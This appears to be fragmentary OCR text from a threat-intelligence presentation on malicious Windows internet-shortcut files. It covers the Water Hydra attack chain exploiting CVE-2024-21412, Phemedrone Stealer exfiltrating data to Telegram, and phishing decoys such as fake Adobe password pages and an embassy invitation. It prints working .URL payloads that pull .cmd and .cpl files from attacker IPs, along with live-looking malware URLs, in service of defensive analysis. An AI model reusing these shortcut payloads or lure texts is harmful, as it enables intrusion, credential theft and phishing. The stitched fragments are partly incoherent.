
DecryptPhemedrone Stealer

Credential Access

Execute Phemedrone Stealer


Command and Control


Data is exfiltrated to Telegram C&C



```
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
[InternetShortcut]
IDList=
URL=file://51.79.185.145/pdf/data3.zip/pdf3.cpl
IconIndex=12
HotKey=0
IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```


.URL


Water Hydra attack chain
T1584.004
Compromise Infrastructure (Server)
fxbulls.ru
T1586.001
Compromise Social Media Accounts
Forex forum personas
T1585.001
Establish Social Media Accounts
Forex forum personas
T1566.002
Spearphishing Link
Forex forum spearphishing attempts
T1204.001
Malicious Link
fxbulls.ru
1
Victim clicks link that navigates to compromised web server
Victim
3
Victim clicks internet shortcut
T1204.001
Malicious Link
T1211
Exploitation for Defense Evasion
2
Windows Explorer opens DarkCasino WebDav share
photo_2023_12-29.jpg.url
photo_2023_12-29.jpg
4
Shortcut exploits CVE-2024-21412
T1211
Exploitation for Defense Evasion
2.url
Shortcut executes CMD file with ZIP in path (bypassing CVE-2023-36025)
5
T1059.003
Command & Scripting Interpreter: Windows Command Shell
a2.cmd
6
The a2.cmd file uses CMD to copy b3.dll from the DarkCasino WebDav share
b3.dll
7
The b3.dll file uses CMD to:
• Copy 7z.dll, 7.exe, photo_2023-12-29s.jpg, and My2.zip from the
Undersets.dll
T1218.011
System Binary Proxy Execution: Rundll32



First .URL


```
[InternetShortcut]
URL=file://84.32.189.74@80/fxbulls/images/2.url
IconFile=C:\Windows\System32\imageres.dll
IconIndex=126
```



Second .URL

```
[InternetShortcut]
URL=file://84.32.189.74@80/fxbulls/images/a2.zip/a2.cmd
IDList=
HotKey=0
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
```

.URL



GitHub comments abused to push malware via Microsoft repo URLs

By Lawrence Abrams

GitLab affected by GitHub-style CDN flaw allowing malware hosting

April 22, 2024 11:05 AM 0

CrowdStrike

https://github.com/CrowdStrike

CrowdStrike

Overview Repositories 190 Projects Packages People 14

CrowdStrike

Verified

787 followers United States of America https://www.crowdstrike.com github@crowdstrike.com

Follow

Pinned

community Public
CrowdStrike's Open Source Policy & Contribution Guide
HTML 34 12

Repositories

Find a repository... Type Language Sort

falcon-boshrelease Public
Install CrowdStrike Falcon in VMWare Tanzu Application Service VMs
Shell 1 MIT 1 0 0 Updated 15 minutes ago

psfalcon Public
PowerShell for CrowdStrike's OAuth2 APIs
PowerShell 344 Unlicense 64 19 2 Updated 50 minutes ago

ember-headless-form Public
Headless forms with a11y and validation support built in
TypeScript 28 MIT 6 13 23 Updated 2 hours ago

People


Top languages
Python JavaScript Go
TypeScript HCL

Most used topics
crowdstrike security api falcon
python

Report abuse

https://github.com/user-attachments/files/16716497/RC18_payload.txt

PDF Luring



This document is protected by the Microsoft Azure cloud security signature

Click the "Open" button to view the document

Document password: **671**

Adobe Document Cloud

Share and track online documents

Someone has shared web archived document

RulesASAP_CZI6.pdf

For our clients security, the archive is password protected.
Use this code to open pdf online archive:

514126

Remember to save the file before you opened it. Generate your own password-protected archive file.
Learn more about securing PDFs with password protection: https://www.adobe.com/en/documentcloud.html


Share and track PDFs online!
You can quickly share a link to a PDF document with others for viewing.
The document shared as a link opens in any browser, on any device.
The document is stored securely in Adobe Document Cloud.

Copyright © 2022 Adobe. All rights reserved.

http://sonisblog.com/rulesupdate/RulesASAP_CZI6.zip

What do you want to do with RulesASAP_CZI6.zip?
From: sonisblog.com

File Decoys



Auswärtiges Amt

The Embassy of Germany

requests the pleasure of your company
at a reception to bid farewell to
Ambassador of Germany

on Wednesday, 26 July 2023 at 18.30


German Residence

RSVP by 21 July

martine.carey@diplo.de

